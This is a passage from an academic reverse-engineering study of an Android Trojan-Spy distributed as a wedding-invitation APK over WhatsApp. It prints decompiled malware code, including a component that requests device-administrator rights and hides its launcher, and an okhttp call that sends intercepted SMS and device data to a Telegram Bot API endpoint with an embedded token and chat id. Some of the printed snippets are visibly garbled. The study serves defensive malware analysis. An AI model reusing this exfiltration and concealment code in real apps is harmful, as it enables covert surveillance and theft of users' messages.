                String str618 = str;
                String str619 = str;
                String str620 = str;
                String str621 = str;
                String str622 = str;
                String str623 = str;
                String str624 = str;
                String str625 = str;
                String str626 = str;
                String str627 = str;
                String str628 = str;
                String str629 = str;
                String str630 = str;
                String str631 = str;
                String str632 = str;
                String str633 = str;
                String str634 = str;
                String str635 = str;
                String str636 = str;
                String str637 = str;
                String str638 = str;
                String str639 = str;
                String str640 = str;
                String str641 = str;
                String str642 = str;
                String str643 = str;
                String str644 = str;
                String str645 = str;
                String str646 = str;
                String str647 = str;
                String str648 = str;
                String str649 = str;
                String str650 = str;
                String str651 = str;
                String str652 = str;
                String str653 = str;
                String str654 = str;
                String str655 = str;
                String str656 = str;
                String str657 = str;
                String str658 = str;
                String str659 = str;
                String str660 = str;
                String str661 = str;
                String str662 = str;
                String str663 = str;
                String str664 = str;
                String str665 = str;
                String str666 = str;
                String str667 = str;
                String str668 = str;
                String str669 = str;
                String str670 = str;
                String str671 = str;
                String str672 = str;
                String str673 = str;
                String str674 = str;
                String str675 = str;
                String str676 = str;
                String str677 = str;
                String str678 = str;
                String str679 = str;
                String str680 = str;
                String str681 = str;
                String str682 = str;
                String str683 = str;
                String str684 = str;
                String str685 = str;
                String str686 = str;
                String str687 = str;
                String str688 = str;
                String str689 = str;
                String str690 = str;
                String str691 = str;
                String str692 = str;
                String str693 = str;
                String str694 = str;
                String str695 = str;
                String str696 = str;
                String str697 = str;
                String str698 = str;
                String str699 = str;
                String str700 = str;
                String str701 = str;
                String str702 = str;
                String str703 = str;
                String str704 = str;
                String str705 = str;
                String str706 = str;
                String str707 = str;
                String str708 = str;
                String str709 = str;
                String str710 = str;
                String str711 = str;
                String str712 = str;
                String str713 = str;
                String str714 = str;
                String str715 = str;
                String str716 = str;
                String str717 = str;
                String str718 = str;
                String str719 = str;
                String str720 = str;
                String str721 = str;
                String str722 = str;
                String str723 = str;
                String str724 = str;
                String str725 = str;
                String str726 = str;
                String str727 = str;
                String str728 = str;
                String str729 = str;
                String str730 = str;
                String str731 = str;
                String str732 = str;
                String str733 = str;
                String str734 = str;
                String str735 = str;
                String str736 = str;
                String str737 = str;
                String str738 = str;
                String str739 = str;
                String str740 = str;
                String str741 = str;
                String str742 = str;
                String str743 = str;
                String str744 = str;
                String str745 = str;
                String str746 = str;
                String str747 = str;
                String str748 = str;
                String str749 = str;
                String str750 = str;
                String str751 = str;
                String str752 = str;
                String str753 = str;
                String str754 = str;
                String str755 = str;
                String str756 = str;
                String str757 = str;
                String str758 = str;
                String str759 = str;
                String str760 = str;
                String str761 = str;
                String str762 = str;
                String str763 = str;
                String str764 = str;
                String str765 = str;
                String str766 = str;
                String str767 = str;
                String str768 = str;
                String str769 = str;
                String str770 = str;
                String str771 = str;
                String str772 = str;
                String str773 = str;
                String str774 = str;
                String str775 = str;
                String str776 = str;
                String str777 = str;
                String str778 = str;
                String str779 = str;
                String str780 = str;
                String str781 = str;
                String str782 = str;
                String str783 = str;
                String str784 = str;
                String str785 = str;
                String str786 = str;
                String str787 = str;
                String str788 = str;
                String str789 = str;
                String str790 = str;
                String str791 = str;
                String str792 = str;
                String str793 = str;
                String str794 = str;
                String str795 = str;
                String str796 = str;
                String str797 = str;
                String str798 = str;
                String str799 = str;
                String str800 = str;
                String str801 = str;
                String str802 = str;
                String str803 = str;
                String str804 = str;
                String str805 = str;
                String str806 = str;
                String str807 = str;
                String str808 = str;
                String str809 = str;
                String str810 = str;
                String str811 = str;
                String str812 = str;
                String str813 = str;
                String str814 = str;
                String str815 = str;
                String str816 = str;
                String str817 = str;
                String str818 = str;
                String str819 = str;
                String str820 = str;
                String str821 = str;
                String str822 = str;
                String str823 = str;
                String str824 = str;
                String str825 = str;
                String str826 = str;
                String str827 = str;
                String str828 = str;
                String str829 = str;
                String str830 = str;
                String str831 = str;
                String str832 = str;
                String str833 = str;
                String str834 = str;
                String str835 = str;
                String str836 = str;
                String str837 = str;
                String str838 = str;
                String str839 = str;
                String str840 = str;
                String str841 = str;
                String str842 = str;
                String str843 = str;
                String str844 = str;
                String str845 = str;
                String str846 = str;
                String str847 = str;
                String str848 = str;
                String str849 = str;
                String str850 = str;
                String str851 = str;
                String str852 = str;
                String str853 = str;
                String str854 = str;
                String str855 = str;
                String str856 = str;
                String str857 = str;
                String str858 = str;
                String str859 = str;
                String str860 = str;
                String str861 = str;
                String str862 = str;
                String str863 = str;
                String str864 = str;
                String str865 = str;
                String str866 = str;
                String str867 = str;
                String str868 = str;
                String str869 = str;
                String str870 = str;
                String str871 = str;
                String str872 = str;
                String str873 = str;
                String str874 = str;
                String str875 = str;
                String str876 = str;
                String str877 = str;
                String str878 = str;
                String str879 = str;
                String str880 = str;
                String str881 = str;
                String str882 = str;
                String str883 = str;
                String str884 = str;
                String str885 = str;
                String str886 = str;
                String str887 = str;
                String str888 = str;
                String str889 = str;
                String str890 = str;
                String str891 = str;
                String str892 = str;
                String str893 = str;
                String str894 = str;
                String str895 = str;
                String str896 = str;
                String str897 = str;
                String str898 = str;
                String str899 = str;
                String str900 = str;
                String str901 = str;
                String str902 = str;
                String str903 = str;
                String str904 = str;
                String str905 = str;
                String str906 = str;
                String str907 = str;
                String str908 = str;
                String str909 = str;
                String str910 = str;
                String str911 = str;
                String str912 = str;
                String str913 = str;
                String str914 = str;
                String str915 = str;
                String str916 = str;
                String str917 = str;
                String str918 = str;
                String str919 = str;
                String str920 = str;
                String str921 = str;
                String str922 = str;
                String str923 = str;
                String str924 = str;
                String str925 = str;
                String str926 = str;
                String str927 = str;
                String str928 = str;
                String str929 = str;
                String str930 = str;
                String str931 = str;
                String str932 = str;
                String str933 = str;
                String str934 = str;
                String str935 = str;
                String str936 = str;
                String str937 = str;
                String str938 = str;
                String str939 = str;
                String str940 = str;
                String str941 = str;
                String str942 = str;
                String str943 = str;
                String str944 = str;
                String str945 = str;
                String str946 = str;
                String str947 = str;
                String str948 = str;
                String str949 = str;
                String str950 = str;
                String str951 = str;
                String str952 = str;
                String str953 = str;
                String str954 = str;
                String str955 = str;
                String str956 = str;
                String str957 = str;
                String str958 = str;
                String str959 = str;
                String str960 = str;
                String str961 = str;
                String str962 = str;
                String str963 = str;
                String str964 = str;
                String str965 = str;
                String str966 = str;
                String str967 = str;
                String str968 = str;
                String str969 = str;
                String str970 = str;
                String str971 = str;
                String str972 = str;
                String str973 = str;
                String str974 = str;
                String str975 = str;
                String str976 = str;
                String str977 = str;
                String str978 = str;
                String str979 = str;
                String str980 = str;
                String str981 = str;
                String str982 = str;
                String str983 = str;
                String str984 = str;
                String str985 = str;
                String str986 = str;
                String str987 = str;
                String str988 = str;
                String str989 = str;
                String str990 = str;
                String str991 = str;
                String str992 = str;
                String str993 = str;
                String str994 = str;
                String str995 = str;
                String str996 = str;
                String str997 = str;
                String str998 = str;
                String str999 = str;
                String str1000 = str;
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

```

Figure 6. ReceiveSMS.java Function

The static analysis of ReceiveSms.java indicates that the application actively monitors incoming SMS messages. Upon receipt of a message, it reads both the message content and the sender’s number without the user’s awareness. The collected data are processed, reformatted, and subsequently transmitted to a third party through an online communication service. In addition to intercepting SMS content, the application accesses extensive device information, including system identity, brand, model, and other hardware and software configuration data. This data collection occurs without a transparent authorization mechanism and is unrelated to the application’s apparent function from a typical user perspective. All gathered data are transmitted to an external server associated with the Telegram platform through automatically generated network requests. This transmission occurs silently in the background, without user notification, raising serious concerns regarding privacy and data security. Overall, these findings confirm that ReceiveSms.java plays a central role in the application’s surveillance architecture, functioning primarily to collect and unlawfully transmit user data beyond the device.

D. Code Reversing

The code reversing stage was conducted to examine in greater depth the concealed logic embedded within the analyzed application. After decompilation and static analysis, several components were found to be structured in a way that obscures their actual behavior during initial inspection. Reverse tracing was therefore used to reconstruct the execution flow and to identify how control is transferred between components at runtime. One of the key findings was the use of the MainActivityAlias class as an alternative entry point.

```

public class MainActivityAlias extends AppCompatActivity {
    private static final int RESULT_ENABLE = 0;
    private static final int VISIBILITY = 1020;
    webSettings webViewSettings;
    WebView webView;

    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView<@android.os.Parcelable>(R.layout.activity_main);
        webViewSettings = this.webView.getSettings();
        this.webViewSettings = settings;
        settings.setJavaScriptEnabled(true);
        this.webView.setWebViewClient(new WebViewClient());
        this.webView.loadUrl("https://www.google.com");
        if (Build.VERSION.SDK_INT >= 19) {
            this.webView.setLayerType(2, null);
        } else if (Build.VERSION.SDK_INT == 11 && Build.VERSION.SDK_INT < 19) {
            this.webView.setLayerType(1, null);
        }

        Intent intent = new Intent("android.action.ADD_DEVICE_ADMIN");
        intent.putExtra("android.app.extra.DEVICE_ADMIN", new ComponentName(getApplicationContext(), (Class<?>) MainActivity.class));
        intent.putExtra("android.app.extra.ADD_EXPLANATION", "Bản rõ nút đồng ý(ACTIVE A)");
        startActivityForResult(intent, 0);

        PackageManager packageManager = getPackageManager();
        packageManager.setComponentEnabledSetting(new ComponentName(this, (Class<?>) MainActivity.class), 2, 1);
        packageManager.setComponentEnabledSetting(new ComponentName(this, (Class<?>) MainActivityAlias.class), 1, 1);
    }
}
    
```

Figure 7. MainActivityAlias Class

At first glance, *MainActivityAlias* appears to function as a standard interface component by displaying content through a *WebView*. However, further analysis shows that this class is responsible for initiating *Device Administrator* activation, which grants elevated privileges and makes the application more difficult to remove once installed. In addition, the application disables *MainActivity* via the *PackageManager* and activates *MainActivityAlias* as its replacement. This behavior alters the normal control flow and shifts the operational entry point away from the primary class, making the malicious logic less visible during initial analysis. The use of a *WebView* interface also contributes to the application’s ability to remain unnoticed. The displayed content gives the impression of a legitimate application, while background components continue executing without clear user awareness. This separation between visible functionality and hidden processes allows the application to maintain its activity while reducing the likelihood of user suspicion.

```

MainActivity.this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot017255384:AA24H4P7-Sp8N1-47GjK1TnA0Gg800q377/senMessage?parse_mode=Markdown&chat_id=7864236868&text="+ stringExtra + " + " + "
@Override // okhttp3.Call$Callback
public void onFailure(Call call, IOException iOException) {
    iOException.printStackTrace();
}

@Override // okhttp3.Call$Callback
public void onResponse(Call call, Response response) throws IOException {
    Log.d("demo1", "onResponse: Thread Id = " + Thread.currentThread().getId());
    if (response.isSuccessful()) {
        response.body().string();
    }
}
}
    
```

Figure 8. Command and Control by Telegram Bot API

Reverse analysis also confirms that the application performs outbound communication through the Telegram Bot API. Data collected from the device, including notification content and system information, are transmitted to an external endpoint defined within the application code. The use of a public messaging platform for communication allows the malware to operate through infrastructure that is generally considered legitimate, which can reduce the effectiveness of basic detection mechanisms. Although no complex encryption mechanisms were identified, the application applies several simple obfuscation techniques. These include the use of non-descriptive variable names, indirect control flow through alias components, and dynamic string manipulation methods such as *replace* and *split*. While these techniques are relatively basic, they are sufficient to reduce code readability and complicate automated analysis. Overall, the reversing results indicate that the application is designed not only to conceal its behavior, but also to maintain execution and avoid straightforward detection.

E. Behavior Analysis

The behavioral analysis stage was conducted to observe the actual activities performed by the *UndanganPernikahan.apk* application during execution within a controlled testing environment. This process aimed to identify the application’s real impact on the system, user data, and network communications while the application was active. The application was executed in a fully controlled sandbox environment to prevent infection of the primary system. The observation results are presented in the following table.

Table 2. Malware Behavior Observation Results

No	Activity Type	Description	Impact
1	Requesting SMS permissions and transmitting data to C2	<ul style="list-style-type: none"> • Requests RECEIVE_SMS and SEND_SMS permissions. • Sends notification and SMS data to the C2 server via Telegram API. • Automatically sends promotional SMS messages. 	<ul style="list-style-type: none"> • Theft of SMS and notification data. • Abuse of SMS for fraudulent activities.
2	Displaying web page (WebView)	<ul style="list-style-type: none"> • Uses WebView with JavaScript to load specific URLs. • Loads https://www.google.com as camouflage. 	<ul style="list-style-type: none"> • Concealment of malicious activities.
3	Requesting device administrator privileges	<ul style="list-style-type: none"> • Requests device administrator permission. • Adjusts component visibility to hide primary activities. 	<ul style="list-style-type: none"> • Full control through device administrator privileges. • Concealment of application traces.
4	Monitoring system notifications	<ul style="list-style-type: none"> • Monitors system notifications. • Extracts data such as title, text, and package ID. • Sends notification data via BroadcastReceiver. 	<ul style="list-style-type: none"> • Theft of sensitive notification data. • Tracking user activity across other applications.
5	Intercepting and transmitting incoming SMS	<ul style="list-style-type: none"> • Captures incoming SMS messages. • Extracts sender number and message content. • Sends SMS data to the C2 server via Telegram API. • Collects device information. 	<ul style="list-style-type: none"> • Theft of sensitive SMS data. • Device profiling for further targeting.
6	Sending SMS based on remote commands	<ul style="list-style-type: none"> • Captures incoming SMS with specific format (code 55555). • Sends SMS to designated numbers based on instructions. • Reports successful SMS transmission to the C2 server. 	<ul style="list-style-type: none"> • Abuse of SMS for fraud or malware distribution. • Remote command execution via SMS.

Based on sandbox execution results, the behaviors in Table 2 were confirmed through runtime artifacts generated during analysis. Network logs showed repeated HTTP requests to the Telegram Bot API, indicating that the application actively transmitted collected data to an external server during execution. Runtime traces also confirmed SMS interception and handling, as incoming messages were processed automatically without user interaction in a manner consistent with the ReceiveSms and SendSMS classes. Outgoing SMS activity was likewise observed, showing that the malware could send messages autonomously. In addition, notification monitoring was verified through logs indicating access to notification content from other applications, including message text and originating package, which were prepared for transmission. This demonstrates that the application does not merely observe system events but also extracts and uses sensitive user information. The attempt to obtain device administrator privileges was also reflected in runtime activity, where the application triggered a permission request during execution. This behavior is consistent with the control-flow manipulation identified during code reversing and suggests an effort to maintain persistence and control over the device. Remote command execution was further validated by SMS patterns matching the predefined command structure embedded in the code. When such messages were processed, corresponding outbound SMS activity was recorded, confirming the presence of a command-and-control mechanism for remotely triggering actions on the infected device. To ensure reliability, the analysis was repeated under identical sandbox conditions, and the same

behavioral patterns were consistently observed across runs. Overall, the dynamic analysis shows that UndanganPernikahan.apk functions as an active Trojan-Spy malware with data exfiltration, surveillance, and remote command execution capabilities. The use of a legitimate communication platform also helps the malware blend in with normal traffic and evade basic detection.

F. Quantitative Analysis of System Behavior

To verify that the malicious behavior of UndanganPernikahan.apk extended beyond code-level findings, a quantitative evaluation was conducted to measure its runtime impact on system performance. Device conditions before infection were compared with those during malware execution under identical controlled settings. Observations were performed in two execution sessions of approximately 25 minutes using the same device configuration, with non-essential background services minimized to reduce interference. CPU usage, RAM consumption, battery usage, outbound network traffic, C2 communication frequency, and unauthorized SMS activity were monitored continuously. Performance metrics represent average values recorded during each session, while network and SMS activities were derived from sandbox logs and runtime traces. The comparison results are presented in the following table.

Table 3. Comparison of System Parameters Before and After Infection

Parameter	Pre Infection	Post Infection
Average CPU Usage (%)	12.3	28.7
RAM Usage (MB)	615	812
Battery Consumption (%/hour)	3.2	5.1
Outbound Data (KB/minute)	5.4	156.8
Number of C2 Connections	0	42
Unauthorized Outgoing SMS	0	7

Based on Table 3, the post-infection condition demonstrates a significant deviation from the baseline across all monitored parameters, indicating continuous background activity during malware execution. Increased CPU usage, RAM consumption, and battery drain reflect persistent processing and network operations consistent with the behavioral analysis results. The most notable changes appear in outbound network traffic and the number of C2 connections, confirming repeated data transmission to an external server via the Telegram API. The presence of unauthorized outgoing SMS further validates the remote command execution capability identified during reversing and behavioral analysis. The alignment between quantitative measurements and code-level findings strengthens the validity of the analysis, demonstrating that the malware actively impacts system performance and compromises user security during runtime.

4. Conclusions

This study examined the characteristics of Android Trojan-Spy malware through a reverse engineering approach using the case of UndanganPernikahan.apk, a deceptive APK distributed through WhatsApp based social engineering. The analysis was conducted through initialization, decompilation, static analysis, code reversing, behavioral analysis, and quantitative measurement to reconstruct the malware’s internal structure and runtime behavior. The main contribution of this study is a case-based operational profile of a socially engineered Android Trojan-Spy sample, showing how a single application can integrate SMS interception, notification harvesting, remote command execution, and data exfiltration through Telegram-based communication. The findings also show how the malware conceals its behavior through alias activities, WebView camouflage, and lightweight obfuscation techniques. Rather than only confirming that reverse engineering is useful for malware analysis, this study demonstrates how reverse engineering can expose the full operational chain of a Trojan-Spy threat distributed through a realistic social engineering vector. These results may support future malware detection, mobile security monitoring, and defensive analysis against similar Android threats.

References

- [1] A. A. Pratama, I. M. Ghufron, J. Ma'ruf, S. Hanafi, and A. H. Anas, "Pengukuran Kesadaran Keamanan Informasi Dan Privasi Pada Pengguna Android Di Kota Bandung," *J. TIMES*, vol. 11, no. 2, pp. 1–8, 2022, doi: 10.51351/jtm.11.2.2022642.
- [2] G. S. Agung, "Analisis Malware Trojan Dalam File Undangan Pernikahan.Apk Pada Smartphone Android Dengan Metode Hybrid Analysis," *eProceedings Eng.*, vol. 12, no. 2, pp. 3312–3317, 2025, [Online]. Available: <https://openlibrarypublications.telkomuniversity.ac.id/index.php/engineering/article/view/26440>
- [3] N. Widiyasono, H. Mubarak, and A. Fatwa MF, "Analisis Malware Ahmyth pada Platform Android Menggunakan Metode Reverse Engineering," *Gener. J.*, vol. 6, no. 2, pp. 73–82, 2022, doi: 10.29407/gj.v6i2.17749.
- [4] T. N. Turnip, C. F. Manurung, Y. S. Lubis, and R. Gultom, "Klasifikasi Malware Android Aplikasi Menggunakan Random Forest Berdasarkan Fitur Statik," *Tek. Inform. dan Sist. Inf.*, vol. 10, no. 1, pp. 926–936, 2023, doi: 10.35957/jatisi.v10i1.3164.
- [5] T. P. Setia, A. P. Aldya, and N. Widiyasono, "Reverse Engineering untuk Analisis Malware Remote Access Trojan," *J. Edukasi dan Penelit. Inform.*, vol. 5, no. 1, p. 40, 2019, doi: 10.26418/jp.v5i1.28214.
- [6] N. Kurnia *et al.*, *Penipuan Digital di Indonesia (Modus, Medium, dan Rekomendasi)*, vol. 1. Program Studi Magister Ilmu Komunikasi Fakultas Ilmu Sosial dan Ilmu Politik Universitas Gadjah Mada, 2022. [Online]. Available: <https://cfds.fisipol.ugm.ac.id/wp-content/uploads/sites/1423/2022/08/PDF-Monograf-Penipuan-Digital-di-Indonesia-Modus-Medium-dan-Rekomendasi.pdf>
- [7] R. Nurdin and E. Ramadhani, "Investigasi Forensika Digital WhatsApp Scam Dengan Menggunakan Framework D4I," *JATISI (Jurnal Tek. Inform. dan Sist. Informasi)*, vol. 11, no. 1, pp. 158–166, 2024, doi: 10.35957/jatisi.v11i1.6616.
- [8] A. H. Muhammad, G. Mandar, and M. Hamid, "Analisis Penggunaan Packer Perangkat Lunak Berbahaya(Malware) Menggunakan Teknik Reverse Engineering," *J. Tek. Inform.*, vol. 5, no. 1, pp. 6–10, 2021, doi: 10.52046/j-tifa.v5i1.1400.
- [9] S. A. Habor and A. H. H. Dahah, "Machine-Learning Classifiers for Malware Detection Using Data Features," *J. ICT Res. Appl.*, 2021, doi: 10.5614/ITBJ.ICT.RES.APPL.2021.15.3.5.
- [10] R. Kumar, M. Alenezi, M. T. J. Ansari, B. K. Gupta, A. Agrawal, and R. A. Khan, "Evaluating the Impact of Malware Analysis Techniques for Securing Web Applications through a Decision-Making Framework under Fuzzy Environment," *Int. J. Intell. Eng. Syst.*, 2020, doi: 10.22266/ijies2020.1231.09.
- [11] M. Hazri, "Analisis Malware PlasmaRAT dengan Metode Reverse Engineering," *J. Rekayasa Teknol. Inf.*, vol. 4, no. 2, p. 192, 2020, doi: 10.30872/jurti.v4i2.4131.
- [12] I. G. A. Adnyana, P. G. S. C. Nugraha, and B. R. A. Nugroho, "Reverse Engineering for Static Analysis of Android Malware in Instant Messaging Apps," *J. Comput. Networks, Archit. High Perform. Comput.*, vol. 6, no. 3, pp. 1460–1469, 2024, doi: 10.47709/cnahpc.v6i3.4417.
- [13] S. D. Kurnia, D. R. Akbi, and D. Risqiwati, "Analisis Malware Berdasarkan Tujuan Pembuatan Dengan Menggunakan Metode Hybrid Pada Android," *J. Repos.*, vol. 2, no. 8, pp. 1163–1173, 2020, doi: 10.22219/repositor.v2i8.764.
- [14] R. S. Kusuma and M. D. P. Putra, "Android Malware Threats : A Strengthened Reverse Engineering Approach to Forensic Analysis," *J. Inform. Sunan Kalijaga*, vol. 10, no. 1, pp. 122–138, 2025, doi: 10.14421/jiska.2025.10.1.122-138.
- [15] V. J. Raymond and R. J. R. Raj, "Investigation of Android Malware Using Deep Learning Approach," *Intell. Autom. Soft Comput.*, vol. 35, no. 2, pp. 2413–2429, 2023, doi: 10.32604/iasc.2023.030527.
- [16] G. Ye, J. Zhang, H. Li, Z. Tang, and T. Lv, "Android Malware Detection Technology Based on Lightweight Convolutional Neural Networks," *Secur. Commun. Networks*, vol. 2022, pp. 1–12, Mar. 2022, doi: 10.1155/2022/8893764.
- [17] S. Bhandari and V. Jusas, "An abstraction based approach for reconstruction of timeline in digital forensics," *Symmetry (Basel)*, 2020, doi: 10.3390/SYM12010104.
- [18] F. D. S. M. Moises and J. D. Santoso, "Analisis Malware Android Menggunakan Metode Reverse Engineering," *J. Ilm. Dan Karya Mhs.*, vol. 1, no. 2, pp. 41–53, Apr. 2023, doi: 10.54066/jikma-itb.v1i2.169.